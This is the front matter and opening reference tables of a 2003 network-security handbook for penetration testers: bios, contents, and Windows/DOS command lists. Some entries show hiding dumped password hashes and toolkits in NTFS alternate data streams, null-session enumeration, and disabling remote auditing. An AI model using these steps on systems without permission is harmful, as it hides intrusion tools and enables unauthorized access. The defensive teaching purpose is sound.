HACKNOTES
™
“Surprisingly complete. I have found this book to be quite useful and a great time-saver. There is nothing more irritating than thrashing in a search
engine trying to remember some obscure tool or an obscure tool’s obscure feature. A great reference for the working security consultant.”
—Simple Nomad, Renowned Security Researcher and Author ofThe Hack FAQ
“While a little knowledge can be dangerous, no knowledge can be deadly. HackNotes: Network Security Portable Reference covers an immense amount
of information readily available that is required for network and system administrators, who need the information quickly and concisely. This book is
a must-have reference manual for any administrator.” —Ira Winkler, Chief Security Strategist at HP,
security keynote speaker and panelist
“HackNotes puts readers in the attacker’s shoes, perhaps a little too close. Security pros will find this reference a quick and easily digestible explanation
of common vulnerabilities and how hackers exploit them. The step-by-step guides are almost too good and could be dangerous in the wrong hands. But for those wearing white hats, HackNotes is a great
starting point for understanding how attackers enumerate, attack and escalate their digital intrusions.”
—Lawrence M. Walsh,Managing Editor,Information Security Magazine
“A comprehensive security cheat sheet for those short on time. This book is ideal for the consultant on a customer site in need of a robust
reference manual in a concise and easy to parse format.” —Mike Schiffman, CISSP, Researcher, Critical Infrastructure Assurance Group, Cisco Systems, creator of the Firewalk tool
and author ofHacker’s Challenge 1 & 2
“Heavy firepower for light infantry; Hack Notes delivers critical network security data where you need it most, in the field.”
HACKNOTES
™
Network Security
Portable Reference
MIKE
HORTON
CLINTON
MUGGE
Enigma Sever
McGraw-Hill/Osborne 2100 Powell Street, 10th
Floor Emeryville, California 94608 U.S.A.
To arrange bulk purchase discounts for sales promotions, premiums, or fund-raisers, please contactMcGraw-Hill/Osborne at the above address. For information on translations or book distributors outside the U.S.A., please see the International Contact Information page immediately following the index of this book.
HackNotes™Network Security Portable Reference
Copyright © 2003 by The McGraw-Hill Companies. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.
1234567890 DOC DOC 019876543
ISBN 0-07-222783-4
Publisher
Brandon A. Nordin Vice President & Associate Publisher
Scott Rogers Editorial Director
Tracy Dunkelberger Executive Editor
Jane K. Brownlow Project Editor Monika Faltiss Acquisitions Coordinator Athena Honore Technical Editor John Brock Copy Editor Judith Brown Proofreader Claire Splan Indexer Irv Hershman Composition
Tara A. Davis Elizabeth Jang Illustrators
Kathleen Fay Edwards Lyssa Wald
Series Design Dick Schwartz Peter F. Hancik Cover Series Design
Dodie Shoemaker
This book was composed with Corel VENTURA™
Publisher.
To my family, loved ones, and friends who encouraged me and put up with the seemingly endless long work days
and weekends over the months.
—Mike
To Michelle and Jacob for supporting short weekends together and long nights apart.
About the Authors
Mike Horton
A principal consultant with Foundstone, Inc., Mike Horton specializes in secure network architecture design, network penetration assess-ments, operational security program analysis, and physical security as-sessments. He is the creator of the HackNotes book series and the founder of Enigma Sever security research (www.enigmasever.com). His background includes over a decade of experience in corporate and industrial security, Fortune 500 security assessments, and Army counterintelligence.
Before joining Foundstone, Mike held positions as a security inte-gration consultant for firewall and access control systems; a senior con-sultant with Ernst & Young e-Security Services, performing network penetration assessments; a chief technology officer with a start-up working on secure, real-time communication software; and a counterintelligence agent for the U.S. Army.
Mike has a B.S. from City University in Seattle, Washington and has also held top secret/SCI clearances with the military.
Clinton Mugge
As director of consulting for Foundstone’s operations on the West Coast, Clinton Mugge defines and oversees delivery of strategic ser-vices, ranging from focused network assessments to complex enter-prise-wide risk management initiatives. Clinton’s career began as a counterintelligence agent assigned to the special projects group of the Army’s Information Warfare branch. His investigative days provided di-rect experience in physical, operational, and IT security measures. After leaving the Army he worked at Ernst & Young within the e-Security Solu-tions group, managing and performing network security assessments.
Clinton has spoken at Blackhat, USENIX, CSI, and ISACA. He contributed to theHacking Exposedseries of books,Windows XP Profes-sional Security(McGraw-Hill/Osborne, 2002), and he is the technical editor onIncident Response, Investigating Computer Crime(McGraw-Hill/ Osborne, 2001).
About the Contributing Authors
Vijay Akasapu
As an information security consultant for Foundstone, Vijay Akasapu, CISSP, specializes in product reviews, web application assessments, and security architecture design. Vijay has previously worked on secu-rity architectures for international telecom providers, as well as secure application development with an emphasis on cryptography, and Internet security. He graduated with an M.S. from Michigan State Uni-versity and has an undergraduate degree from the Indian Institute of Technology, Madras.
Nishchal Bhalla
As an information security consultant for Foundstone, Nishchal Bhalla specializes in product testing, IDS architecture setup and design, and web application testing. Nish has performed numerous security re-views for many major software companies, banks, insurance, and other Fortune 500 companies. He is a contributing author to Windows XP Professional Security(McGraw-Hill/Osborne, 2002) and a lead instructor for Foundstone’s Ultimate Web Hacking and Ultimate Hacking courses. Nish has seven years of experience in systems and network admin-istration and has worked with securing a variety of systems including Solaris, AIX, Linux, and Windows NT. His prior experience includes network attack and penetration testing, host operating system harden-ing, implementation of host and network-based intrusion detection sys-tems, access control system design and deployment, as well as policy and procedure development. Before joining Foundstone, Nish pro-vided engineering and security consulting services to a variety of orga-nizations including Sun Microsystems, Lucent Technologies, TD Waterhouse, and The Axa Group.
Nish has his master’s in parallel processing from Sheffield Univer-sity, a master’s in finance from Strathclyde UniverUniver-sity, and a bachelor’s degree in commerce from Bangalore University. He is also GSEC (SANS) and AIX certified.
Stephan Barnes
Currently vice president of sales at Foundstone in the western region, Stephan Barnes has been with Foundstone nearly since its inception. Stephan’s industry expertise includes penetration testing and consult-ing experience in performconsult-ing thousands of penetration engagements for financial, telecommunications, insurance, manufacturing, utilities, and high-tech companies. Stephan has worked for the Big X and
Northrop along with the Department of Defense/Air Force Special Pro-gram Office on various “Black World” projects. Stephan holds a B.S. in computer information systems from Cal Polytechnic Pomona, California. Stephan is a frequent presenter and speaker at many security-re-lated conferences and local organizations, and through his 20 years of combined “Black World” and Big X security consulting experience, he is widely known in the security industry. He is a contributing author to the second, third, and fourth editions of Hacking Exposed
(McGraw-Hill/Osborne), for which he wrote the chapter on war dial-ing, PBX, and voicemail hacking. Stephan has gone by the White-Hat alias “M4phr1k” for over 20 years, and his personal web site (www .m4phr1k.com) outlines and discusses the concepts behind war dial-ing, PBX, and voicemail security, along with other related security technologies.
Rohyt Belani
As an information security consultant for Foundstone, Rohyt Belani specializes in penetration testing and web application assessment and has a strong background in networking and wireless technologies. Rohyt has performed security reviews of several products, which en-tailed architecture and design review, penetration testing, and imple-mentation review of the product. Rohyt is also a lead instructor for Foundstone’s Ultimate Hacking and Ultimate Web Hacking classes.
He holds an M.S. in information networking from Carnegie Mellon University and prior to Foundstone, worked as a research assistant at CERT (Computer Emergency Response Team).
Rohyt has published numerous articles and research papers on top-ics related to computer security, network simulation, wireless network-ing, and fault-tolerant distributed systems.
Robert Clugston
Nitesh Dhanjani
As an information security consultant for Foundstone, Nitesh Dhanjani has been involved in many types of projects for various Fortune 500 firms, including network, application, host penetration, and security assessments, as well as security architecture design services. Nitesh is a contributing author to the latest edition of the best-selling security book Hacking Exposed: Network Security Secrets and Solutions
(McGraw-Hill/Osborne, 2003) and has also published articles for nu-merous technical publications such as theLinux Journal.In addition to authoring, Nitesh has both contributed to and taught Foundstone’s Ultimate Hacking: Expert and Ultimate Hacking security courses.
Before joining Foundstone, Nitesh worked as a consultant with the information security services division of Ernst & Young LLP, where he performed attack and penetration reviews for many significant com-panies in the IT arena. He also developed proprietary network scan-ning tools for use within Ernst & Young LLP’s e-Security Services department.
Nitesh graduated from Purdue University with both a bachelor’s and a master’s degree in computer science. While at Purdue, he was in-volved in numerous research projects with the CERIAS (Center for Edu-cation and Research Information Assurance and Security) team.
Jeff Dorsz
Currently the senior security and systems administrator for Foundstone, Jeff Dorsz has held senior positions in network, systems, and database administration for several privately held companies in his 11-year career. In addition, he has been a senior security consultant fo-cusing on enterprise-level security architectures and infrastructure de-ployments. Jeff has authored whitepapers on security, including “Securing Windows NT,” “Securing Solaris,” and “Securing Sendmail.” In his spare time, Jeff is a course instructor at Southern California col-leges and universities and advises on curriculum development.
Matthew Ploessel
Matthew Ploessel delivers information security services for Foundstone. He has been involved in the field of information security and telecommunications for the past five years with a primary focus on BGP engineering and layer 2 network security. He has been a contribut-ing author to several books, includcontribut-ing the international best-seller
Hacking Exposed: Network Security Secrets & Solutions, Fourth Edition
(McGraw-Hill/Osborne, 2003). Matthew is an intermittent teacher, IEEE member, and CTO of Niuhi, Inc., an ISP based in Los Angeles.
About the Technical Reviewer
John Bock
CONTENTS
Acknowledgments . . . . xvii HackNotes: The Series . . . . xix Introduction. . . . xxiii
Reference Center
Common System Commands . . . RC2
Windows System and Network Commands . . . RC2
Windows Enumeration Commands
and Tools . . . RC3
Common DOS Commands . . . RC5
UNIX System and Network Commands . . . RC6
Specific UNIX Enumeration Commands . . . RC9
Netcat Remote Shell Commands . . . RC10
Router Commands . . . RC11
IP Addressing and Subnetting . . . RC12
Network Ranges . . . RC12
Usable Hosts and Networks . . . RC12
Private, Nonroutable IP Ranges . . . RC13
Password and Log File Locations . . . RC13
Most Useful Ports and Services in the
Hacking Process . . . RC14
Common Remote-Access Trojans and Ports . . . RC16
Common Trojan Ports . . . RC17
Dangerous File Attachments “Drop List” . . . RC18
Common and Default Passwords . . . RC20
Decimal, Hex, Binary, ASCII Conversion Table . . . RC21
Windows and UNIX Hacking Steps . . . RC24
Part I
Network Security Principles and Methodologies
■
1

Security Principles and Components . . . 3Asset and Risk Based INFOSEC Lifecycle Model . . . 4
ARBIL Outer Wheel . . . 4
ARBIL Inner Wheel . . . 6
Confidentiality, Integrity, and Availability— the CIA Model . . . 7
Confidentiality . . . 7
Integrity . . . 8
Availability . . . 8
A Glimpse at the Hacking Process . . . 8
Attack Trees . . . 9

Information Security Threats List . . . 9

INFOSEC Target Model . . . 10
Vulnerability List . . . 10
Network Security Safeguards and Best Practices . . . 12
Network Security Best Practices . . . 13
Summary . . . 16
■
2
INFOSEC Risk Assessment and Management . . . 17Risk Management Using the SMIRA Process . . . 18
What Is Risk Management? . . . 21
What Is Risk Assessment? . . . 21

Risk Assessment Components . . . 23
Risk Assessment Terminology and Component Definitions . . . 26
Asset . . . 26
Threat . . . 28
Threat Agent/Actor and Threat Act . . . 28
Threat Indicators . . . 29
Vulnerability . . . 29
Threat Consequences . . . 30
Impact . . . 30
Risk . . . 30
Safeguards and Controls . . . 30
Conducting a Risk Assessment . . . 32
Part II
Hacking Techniques and Defenses
■
3

Hacking Concepts . . . 37Hacking Model . . . 38
Reconnaissance . . . 38
Compromise . . . 41
Leverage . . . 42
Targeting List . . . 43
Attack Trees . . . 44
Infrastructure . . . 45
Application . . . 46
Summary . . . 47
■
4
Reconnaissance . . . 49Collect and Assess . . . 50
Identification of the Enterprise . . . 50
Identification of Registered Domains . . . 51
Identification of Addresses . . . 51
Scan . . . 52
DNS Discovery . . . 53
ICMP Scan . . . 54
TCP Scan . . . 55
UDP Scan . . . 56
Enumerate . . . 57
Services Enumeration . . . 57
Advanced Stack Enumeration . . . 61
Source Port Scanning . . . 62
Application Enumeration . . . 63
Service Enumeration . . . 63
Banner Nudges . . . 69
Client Connections . . . 70
Summary . . . 71
■
5
Attack, Compromise, and Escalate . . . 73UNIX Exploits . . . 74
Remote UNIX Attacks . . . 75
Remote Attacks on Insecure Services . . . 78
Local UNIX Attacks . . . 84
Windows Exploits . . . 87
Windows 9x/ME . . . 87
Remote Attacks—Windows 9x/ME . . . 87
Local Attacks—Windows 9x/ME . . . 89
Windows NT/2000 . . . 90
Remote Attacks—Windows NT/2000 . . . 91
Local Attacks—Windows . . . 94
Native Application Attacks— Windows NT/2000 . . . 99
Summary . . . 104
Part III
Special Topics
■6
Wireless Network Security . . . 107Wireless Networks . . . 108
Overview of 802.11 Wireless Standards . . . 108
Attacking the Wireless Arena . . . 110
The Future of 802.11 Security . . . 117
Summary . . . 118
■
7
Web Application Security . . . 119A Dangerous Web . . . 120
Beyond Firewalls . . . 120
Overall Web Security . . . 121
Securing the Servers and Their Environments . . . 121
Securing Web Applications . . . 123
Categories of Web Application Security . . . 123
Authentication . . . 124
Authorization . . . 125
Session Management . . . 127
Input Parameters . . . 128
Encryption . . . 131
Miscellaneous . . . 132
General Web Application Assessment/Hacking . . . 134
Methodology . . . 135
Summary . . . 139
■
8
Common Intruder Tactics . . . 141Social Engineering . . . 142
They Seem Legitimate! . . . 144
Network Sniffing—What Are Sniffers? . . . 147
Why Will a Hacker Use Them? . . . 148
Commonly Used Sniffers . . . 148
How Do You Detect Sniffers? . . . 153
Exploiting Software Design and Implementation Flaws . . . 157
Buffers—What Are They? . . . 158
Developing the Exploit Code . . . 162
Final Thoughts on Design and Implementation Flaws . . . 163
War Dialing and PBX Hacking . . . 163
Overview of Security Implications . . . 164
Types of Dial-Up Systems to Protect . . . 165
Top Three War Dialing Tools . . . 173
Summary . . . 175
■
9
Incident Response . . . 177Signs of Being Hacked . . . 178
Trojan Horse Programs . . . 178
Rootkits . . . 180
Identifying a Compromise . . . 181
Network . . . 182
User Accounts and User Groups . . . 182
File Systems/Volumes and Processes . . . 184
Logging . . . 186
Incident Recovery Checklist . . . 187
Stage One: Identify and Disable . . . 187
Stage Two: Notify and Plan . . . 188
Stage Three: Implement Countermeasures and Heighten Awareness . . . 188
Stage Four: Recover and Rebuild . . . 189
Stage Five: Wrap Up and Analyze . . . 190
Summary . . . 191
■
10
Security Assessment/Hardening Checklists . . . 193System Assessment and Hardening Concepts . . . 194
System and Host Hardening Methodology . . . 196
Checklists . . . 196
Microsoft Windows . . . 197
UNIX . . . 199
Web Server . . . 203
FTP Service . . . 205
DNS . . . 206
Mail . . . 206
Router . . . 207
Wired Network . . . 209
Wireless Network . . . 211
Physical Security . . . 212
Summary . . . 215
■ Appendix: Web Resources . . . 217
Various Security News and Informational Sites . . . . 218
Exploits and Hacking Information . . . 219
Various Word Lists for Brute-Forcing . . . 219
Default Password Lists . . . 219
Lookup Port Numbers . . . 220
Information about Trojan Horses . . . 220
Education/Certification/Organizations . . . 220
Publications . . . 221
Security Mailing Lists . . . 221
Conferences . . . 221
Government Affiliated . . . 221
Miscellaneous Interesting Items . . . 222
ACKNOWLEDGMENTS
T
his is a fantastic industry filled with fantastic people working very hard to further the security cause. Through everyone’s cooperative efforts, excellent research, analysis, and opinions, we are con-tinually building endless libraries of security-related topics. We consultants in the security industry could not be doing what we do as well as we do without your combined skills, and it is from those tireless efforts that we are able to create books like this. We thank you all for your efforts and zeal, and we also hope to contrib-ute to the cause in the best way we can.We would like to thank the people at McGraw-Hill/ Osborne Publishing for the opportunity to make this book and series a reality and for their guidance and pa-tience in putting this book together. We knew that a book project was an involved effort, but we soon found out thatinvolvedwas an understatement, and a book proves to be a taxing effort when everyone has other jobs, commitments, and responsibilities as well. Scott Rogers, Jane Brownlow, Athena Honore, Katie Conley, Judith Brown, Monika Faltiss, and the rest of the pro-duction staff—it was a pleasure to work with you, and we thank you for all your help and effort. We look for-ward to continued efforts.
HACKNOTES: THE SERIES
M
cGraw-Hill/Osborne has created a brand new series of portable reference books for security professionals. These are quick-study books kept to an acceptable number of pages and meant to be a truly portable reference.The goals of the HackNotes series are
■ To provide quality, condensed security reference information that is easy to access and use.
■ To educate you in how to protect your network or system by showing you how hackers and criminals leverage known methods to break into systems and best practices in order to defend against hack attacks.
■ To get someone new to the security topics covered in each book up to speed quickly, and to provide a concise single source of knowledge. To do this, you may find yourself needing and referring to these books time and time again.
Whether you are brand new to the information security field and need useful starting points and essential facts without having to search through 400+ pages, whether you are a seasoned professional who knows the value of using a handbook as aperipheral brainthat contains a wealth of useful lists, tables, and specific details for a fast confirmation, or as a handy reference to a somewhat unfamiliar security topic, the HackNotes series will help get you where you want to go.
Key Series Elements and Icons
Every attempt was made to organize and present this book as logically as possible. A compact form was used and page tabs were put in to mark primary heading topics. Since the Reference Center contains in-formation and tables you’ll want to access quickly and easily, it has been strategically placed on blue pages directly in the center of the book, for your convenience.
Visual Cues
The icons used throughout this book make it very easy to navigate. Ev-ery hacking technique or attack is highlighted with a special sword icon.
This Icon Represents a Hacking Technique or Attack
Get detailed information on the various techniques and tactics used by hackers to break into vulnerable systems.
Every hacking technique or attack is also countered with a defensive measure when possible, which also has its own special shield icon.
This Icon Represents Defense Steps to Counter Hacking
Techniques and Attacks
Get concise details on how to defend against the presented hacking technique or attack.
There are other special elements used in the HackNotes design con-taining little nuggets of information that are set off from general text so they catch your attention.
This “i” icon represents reminders of information, knowledge that should be re-membered while reading the contents of a particular section.
Commands and Code Listings
Throughout the book, user input for commands has been highlighted as bold, for example:
[bash]# whoami root
In addition, common Linux and Unix commands and parameters that appear in regular text are distinguished by using a monospaced font, for example:whoami.
Let Us Hear from You
We sincerely thank you for your interest in our books. We hope you find them both useful and enjoyable, and we welcome any feedback on how we may improve them in the future. The HackNotes books were designed specifically with your needs in mind. Look tohttp://www.hacknotes.com for further information on the series and feel free to send your comments and ideas to[email protected].
INTRODUCTION
T
he simple fact of security is that you cannot do a very good job defending unless you first know what you are defending! Even if you do know what you are defending, understanding the mentality and modus operandi of the hacker/criminal enables you to do a much better job of protecting yourself. Herein lies the double-edged sword of security knowl-edge: information needed to understand methods and tactics can also be used to educate future attackers. We feel that the attackers will be there regardless, as the in-formation cannot be stopped, only slowed. Therefore it is our responsibility to help the defenders by shorten-ing the learnshorten-ing curve.Organization of the Book
This book has been divided into four major parts:
■ Part I—Network Security Principles and Methodologies
■ Part II—Hacking Techniques and Defenses ■ Part III—Special Topics
■ Reference Center
Part I—Network Security
Principles and Methodologies
■ Chapter 1 presents the building blocks of information security and discusses the relationships between them. Chapter 1 sets the stage for subsequent chapters by establishing a framework of knowledge to build upon.
■ Chapter 2 extends the principles introduced in Chapter 1 and focuses on risk management and the ever-elusive risk assessment concepts.
Part II—Hacking Techniques and Defenses
Part II builds on the security concepts introduced in Part I and details the processes and methods involved in casing computer systems and net-works. It wraps up by outlining actual tactics and techniques for compro-mising systems and the defenses to counter those attacks.
■ Chapter 3 details the hacking model and maps out the various processes involved in compromising computer systems and networks.
■ Chapter 4 begins a presentation of actual techniques in the hacking model. Beginning with the information-gathering phase, you learn how networks and systems can be mapped out and probed.
■ Chapter 5 continues through the hacking model with active techniques for various system and network identification and compromise.
Part III—Special Topics
Part III discusses particular topics representing some of the more im-portant security and hacking concepts that you should be familiar with. Topics are presented as a high-level technical overview in general and are meant to provide enough information so that you not only under-stand what the issues are, but are able to easily continue your learning efforts with directed research, should you choose.
■ Chapter 6 introduces the principles of wireless networks. We discuss their weaknesses and the ways in which they are compromised as well as defensive measures that can be taken. ■ Chapter 7 introduces the reader to the principles of web
application hacking. We discuss the weaknesses and the ways in which web applications are compromised as well as defensive measures that can be taken.
exploiting software code, and war dialing are presented in a technical overview.
■ Chapter 9 introduces the detection and response process. The concepts and methods for detecting a compromise are discussed as well as how to handle a system compromise. ■ Chapter 10 outlines the best practice security measures and
hardening considerations for protecting various technologies and systems. Areas covered are Windows, UNIX, web, FTP, DNS, mail, router, wired/wireless networks and the physical environment.
■ The appendix provides URL links to some of the best security resources on the Internet. URLs are provided for such topics as security news and information, exploits and hacking, password cracking and brute-forcing word lists, default passwords, port references, Trojan horse information, security education and certification, security publications, security mailing lists, and security conferences.
Reference Center
The Reference Center is exactly what it says. This section is printed on blue pages and placed in the center of the book for easy access. The Ref-erence Center is meant to facilitate access to common commands, com-mon ports, specific online resources, IP addressing and subnetting, ASCII values, and resources for the top security/hacking tools.
To the Reader
As we mentioned earlier, the information in this book can be used for good as well as bad purposes. We hope that you will choose “good.” If you do not have permission to “test” a network or environment with these methods, then do not attempt them. It could very well be illegal and lead to jail—a very non-fun place. At the very least, doing so and getting caught will be an expensive process.
That said, go ahead and poke, prod, tear apart, and learn how things do work, should work, and shouldn’t work—legally. Where can some-one get in? Where can somesome-one subvert the system? Where might com-mon oversights or errors from the designers and users be? Above all, have fun, and keep learning! There are lots of other great books and re-sources for furthering your information security knowledge.
Reference Center
Common System Commands . . . RC2
Windows System and Network Commands . . . RC2
Windows Enumeration Commands and Tools . . . RC3
Common DOS Commands . . . RC5
UNIX System and Network Commands . . . RC6
Specific UNIX Enumeration Commands . . . RC9
Netcat Remote Shell Commands . . . RC10
Router Commands . . . RC11
IP Addressing and Subnetting . . . RC12
Network Ranges . . . RC12
Usable Hosts and Networks . . . RC12
Private, Nonroutable IP Ranges . . . RC13
Password and Log File Locations . . . RC13
Most Useful Ports and Services in the Hacking Process . . . RC14
Common Remote-Access Trojans and Ports . . . RC16
Common Trojan Ports . . . RC17
Dangerous File Attachments “Drop List” . . . RC18
Common and Default Passwords . . . RC20
Decimal, Hex, Binary, ASCII Conversion Table . . . RC21
Windows and UNIX Hacking Steps . . . RC24
Must-Have Free (or Low Cost) Tools . . . RC29
W
elcome to the Reference Center. This section provides a central location and easy access for many commonly used and needed commands, tables, tools, and lists useful in network security.COMMON SYSTEM COMMANDS
The problem with commands is that if you are not using them on a regu-lar basis, they are easy to forget. While not necessarily an exhaustive list of commands, the following sets should assist you with remembering both the common and not so common ones associated with the primary operating systems and devices encountered. Some have switch and ar-gument information and some do not.
Windows System and Network Commands
The following is a list of most of the common commands found on a Windows system. For more information on a particular command, type
command/?, orcommand–helpif that does not work.
Command Description
at Schedule commands and programs to run at a specified time/date.
finger Display user information on a system running the finger service.
hostname Print the name of the current host.
ipconfig Display/refresh network configuration settings for network adapters.
nbtstat Display system NetBIOS information.
net continue Resume a paused service.
net file List and close open shared files.
net group Add, display, or modify global groups on domain controllers.
net help Display help specifically for the net commands.
net helpmsg Display information about Windows network error/alert/warning messages.
net localgroup Display and modify local groups on a computer.
net name Display/add/delete messaging names or aliases for a computer.
net pause Suspend a Windows service or resource, in effect putting it on hold.
net send Send messages to other computers/users/messaging names on network.
net session List or disconnect open sessions with the computer.
net share Display/add/delete shared resources on a computer.
net start List running services as well as start services.
net stop Stop running services.
net time Display/synchronize time on a computer; also show/set time server.
net use Connect/disconnect (also list current) a computer and shared resource.
net user Display, create, and modify user accounts on a computer.
Command Description
netstat Display current system TCP/IP connection and state information.
nslookup Provide DNS name translation using current or set name server.
pathping Combine features from tracert and ping to provide trace routing.
rasdial Dial and connect to a remote access server or disconnect a connection.
rcp Copy files to and from a computer.
reg Display, add, or delete registry keys on the local computer.
rexec Run commands on remote host running the rexec service.
rsh Run commands on remote host running the rsh service.
runas Run commands as a specified user.
start Start a separate window to run a program or command.
tftp Transfer files to and from computers running the tftp service.
Don’t forget about another handy Windows NTFS feature known as Alternate Data Stream, or ADS. An ADS allows you to hide a file by “attaching” it to another file in an alternate data stream for it. The host file will still show its normal file size when looked at, and the attached file will not be visible through any standard Windows file-listing mechanisms. There is no size limitation to the attached file, and it can be any type of file, such as an EXE, ZIP, or VBS. You can also stream a file, or multiple files, with a directory as well as another file!
Here are some examples of attaching files to another file through streaming at the command line. The format ishost_file:stream_fileto cre-ate it and the same format to read it, or execute it, back.
■ c:\>typedumped_pword_hashes.txt | anyoldfile.txt:almost_ invisible
■ c:\>typec:\hackertoolkit.zip | anyoldfile.txt:tk.zip
For additional information on alternate data streams, start with the paper on ADS at:http://patriot.net/~carvdawg/docs/dark_side.html.
Windows Enumeration Commands and Tools
The following is a list of most of the common and useful commands used to query and enumerate a Windows system or network. Many of the commands are built in, but some are either from the Windows Re-source Kit or available free from the Internet.
Command Description
epdumpcomputer Quarry RPC Endpoint Mapper/portmapper on tcp 135 to learn about
applications and services running on the target machine (Reskit tool) (also can use rpctools fromhttp://razor.bindview.com/tools/ desc/rpctools1.0-readme.html).
Common System Commands RC
3
Common
System
Commands
Reference
Command Description
net view /domain List all domains on the network.
net view\\computer List open shares on a computer (also see rmtshare and srvinfo
commands). net view /domain:
domain name
List all computers in a particular domain.
nltest /
server:computer/
trusted_domains
List all trusted domains for a particular computer (Reskit tool) (needs a null session first).
nltest /dclist: domain name
List all domain controllers in a particular domain (Reskit tool).
Netdom query \\computer
List the role of the computer and what domain or group it belongs to (Reskit tool).
Local administrators \\computer
List members of the local administrators group (Reskit tool) (needs a null session first).
global “domain
admins”\\computer
List members of the domain administrators group (Reskit tool) (needs a null session first).
userdump\\computer
[account name] [number of accounts to query]
Free tool from Hammer of God that allows you to dump user accounts and determine the real admin on systems, even when restrict anonymous=1.
http://www.hammerofgod.com/download.htm
nslookup|server
IP_address |ls -d domain name
Perform DNS name resolution to get a list of domain members for a domain.
nbtstat -Acomputer List the MAC address, domain it belongs to, and logged-on usernames
(Reskit tool). (NetBIOS Service Codes: 00 = computer name and domain name, 03 = computer name and user name.) (NBTscan will do the same thing but nicer, more flexible, and free.)
http://www.inetcat.org/software/nbtscan.html net use
\\computer\IPC$ ““ /u:”“
Establish a null connection to a system over tcp port 139/445 in order to enumerate user and system information as well as execute commands on the remote system. For those of you who are tired of typing net use commands to start and kill connections, take a look at a couple simple but handy tools from Mark Burnett athttp://www.xato.net/files.htm. Called Netnull (NU) and Enuse (UN), they take the typing out of these commands.
rmtshare List open shares, including hidden shares on a computer (Reskit tool)
(needs system credentials to use). Also see ShareEnum tool from SystmsInternals.
http://www.sysinternals.com/ntw2k/source/shareenum.shtml Auditpol
\\computer/disable
Enable, disable, or modify auditing on the local or remote computer (Reskit tool) (needs a null session first and credentials).
srvinfo -s\\computer List open shares, including hidden shares, on a computer, plus more
(Reskit tool) (needs a null session first; also admin credentials for full listing of info).
psshutdown Free utility from Sysinternals that allows remote computer shutdown/
reboot/logoff (need proper user credentials).
Command Description
PsService Free utility from Sysinternals that displays status of services on a remote
computer or finds services on the network, and controls service stop/start/ pause/resume (need proper user credentials).
http://www.sysinternals.com/ntw2k/freeware/psservice.shtml
PsLogList Free utility from Sysinternals that allows you to pull event log data from a
local or remote system and query the logs for particular data (need proper user credentials).
http://www.sysinternals.com/ntw2k/freeware/psloglist.shtml
LDP.exe Available from the Windows 2000 CD in the support folder, this tool will
enumerate the entire Windows active directory and global catalog (for users basically). This is an LDAP client that connects to the domain controller through port 389 or 3268. Authentication with a valid account is required.
Common DOS Commands
The following is a list of most of the common DOS commands. For more information on a particular command, type command /?, or command
–helpif that does not work.
Command Description
append Similar to Path; allows programs to open data files in other directories.
arp Display or modify the IP-to-MAC address translation tables.
attrib Change file properties.
cd Change directories.
chkdsk Utility to check the hard disk for errors.
cls Clear the contents of the screen.
Common System Commands RC
5
Common
System
Commands
Reference
Center
Other Windows Enumerations Tools to Consider
Sometimes the single-use tools are what you want or need to use, but there are also some great all-in-one or most-in-one tools freely available. Take a look at these tools to help do Windows recon-naissance and enumeration. They will provide much of what you need in order to find and enumerate Windows systems:
ShareEnum http://www.sysinternals.com/ntw2k/source/shareenum.shtml
Winfo http://ntsecurity.nu/toolbox/winfo/
Enum http://razor.bindview.com/tools/desc/enum_readme.html
DumSec http://www.somarsoft.com
Command Description
cmd The command interpreter; similar to “Command.” copy Copy a file from one location to another. date Display and set the current system date. del Delete files permanently.
dir View files in the current and parent directories.
doskey Utility used to keep a history of commands on the computer.
edit Start the text editor program.
exit Terminate the current running application.
expand Expand compressed Windows files.
fc Compare two files against one another.
fdisk Create and delete partitions on a hard disk.
find Search for case-sensitive text within a file or set of files.
format Prepare a disk for the file system; erase all files from a disk.
ftp Transfer files to and from a computer running the FTP service. help Access the help file to display information about a command. md Create directories on the file system; similar to mkdir. more Display information one page at a time.
move Move files or directories from one directory or drive location to another. ping Check connectivity and connection path from one computer to another.
print Print text to a specified printer.
rd Delete a directory. ren Rename one or more files.
route Display, add, or delete routes in the computer’s routing table.
sort Sort input from a file alphabetically, and numerically, and in reverse. time Display or modify the computer’s current time setting.
tracert Display the route taken along the network to a computer.
tree Display the folder structure for a drive or path in a graphical form. type Display the contents of a text file or files.
